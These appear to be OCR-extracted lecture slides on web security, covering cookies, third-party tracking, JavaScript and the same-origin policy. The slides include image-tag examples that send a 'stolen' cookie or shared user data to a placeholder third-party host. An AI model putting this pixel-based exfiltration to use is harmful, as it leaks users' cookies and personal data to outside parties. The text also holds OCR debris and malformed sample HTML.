GET \ HTTP/1.1
Cookie: ac39f210ef120

GET \ HTTP/1.1
Cookie: 9b8dde1783ff3e


COOKIES AND DOMAINS


- Cookies are most assigned by domain
- For example, “google.com” cookies
- This is important for security and privacy


COOKIES DEMO

BROWSER TO WEBSITE SECURITY

- TLS provides end-to-end security
- What are the "ends"?








BROWSER

SERVER

TRUSTING THE SERVER (BACKEND)

TLS doesn't prevent the server from sharing with 3rd parties…




This Photo by Unknown Author is licensed under CC BY-SA

SERVER


This Photo by Unknown Author is licensed under CC BY-SA

TRUSTING THE SERVER (FRONTEND)


TLS doesn't prevent the server from directing your browser to a third party server



This Photo by Unknown Author is licensed under CC BY-SA



This Photo by Unknown Author is licensed under CC BY-SA



This Photo by Unknown Author is licensed under CC BY-SA

BROWSER

SERVER

SECURITY CONCERNS

- Protecting user privacy
- Protecting cookies
- Protecting multi-source webpage from “bleeding” info
- Protecting dynamic webpages from corruption


USER PRIVACY

- Communications with a website are not shared
- Cannot be tracked without permission

COOKIES AGAIN

- Not just used for login
- Store info about user's session
- **ONLY SENT BY BROWSER TO SAME DOMAIN**
- Cookies for google.com never sent to amazon.com
- ***BUT WHAT ABOUT MULTI-SOURCE WEBPAGES?!***

FIRST-PARTY, THIRD PARTY



PROBLEM OF 3RD PARTY COOKIES

- 3rd-party cookies can be spread across many sites
- Example: ad server serving ads on many webpages
- Ad server tracks you across all the pages it serves
- Thus most browsers not block 3rd party cookies

BYPASSING BLOCKED 3RD PARTY COOKIES

- First-party façade: advertising_company.amazon.com
- Collusion: first-party, third-party share data
  - First-party can send data to third-party in URL
  - <IMG src="http://third-party?cookie=stolen">


CONSPIRACY HOW-TO

The main website creates an agreement with the 3rd party. "I'll send you X data for Y dollars." 3rd party provides a communication protocol.

Typically, a URL with the transmitted info included as ***part of the URL!***

1X1 tracking pixels, for example:

3rd Party




Main Website

<IMG SRC="http://third-party.com/***shared-info***>

BROADER CONSPIRACY

Normally, one 3rd party can't share data with another. (Same origin policy). But, when they all work with one ad delivery platform, that platform coordinates sharing.



DYNAMIC WEBPAGE CAN ***READ*** ITSELF!

Downloaded content is not just "static"

Dynamic webpage can ask the browser about itself

"Browser, what is displayed on the webpage?"

A *VERY* BRIEF INTRO TO JAVASCRIPT


- Web pages don’t just have text
- Include mini-programs called ***scripts***
- Typically written in a language called ***JavaScript***
- ***EXECUTES IN THE BROWSER*** (not on the server)

someserver.com/a/b/c.html

Simple Web Page

dynamic.html

```
<HTML>
<BODY>
<H1>Simple Web Page</H1>
<script>
(javascript goes here)
</script
</BODY>
</HTML>
```



Browser
(Google Chrome)

WEB SERVER
(http://someserver.com)


Javascript runs when the page loads

WHAT CAN JAVASCRIPT DO?

- It can read the contents of the page
- It can change the contents of the page
- ***It can send/receive data over the network***

PROBLEM: JAVASCRIPT FROM 3RD PARTY

The following is ***NOT*** allowed:




Evil IFRAME could ask the
Browser for the contents
of the website, seeing/changing
Sensitive data

PREVENTING 3RD PARTY ATTACKS

- IFRAMES are ***isolated***. Cannot ask about the rest of the page
- ***SAME ORIGIN POLICY:***
  - Data from a website can only be sent back to that website
  - Example: Javascript only talks to server it came from
  - Example: cookies only sent to server it came from

DYNAMICALLY GENERATED PAGES

- Most webpages are not files these days
- Instead, they are created ***on-the-fly***


Server creates "c" when after it receives the request
HTTP GET /a/b/c Cookie: XYZ
WEB SERVER (http://someserver.com)
DATABASE

```
<HTML>
<BODY>
<H1>Weclome Seth/H1>
User since 02/01/2013
</BODY>
</HTML>
```

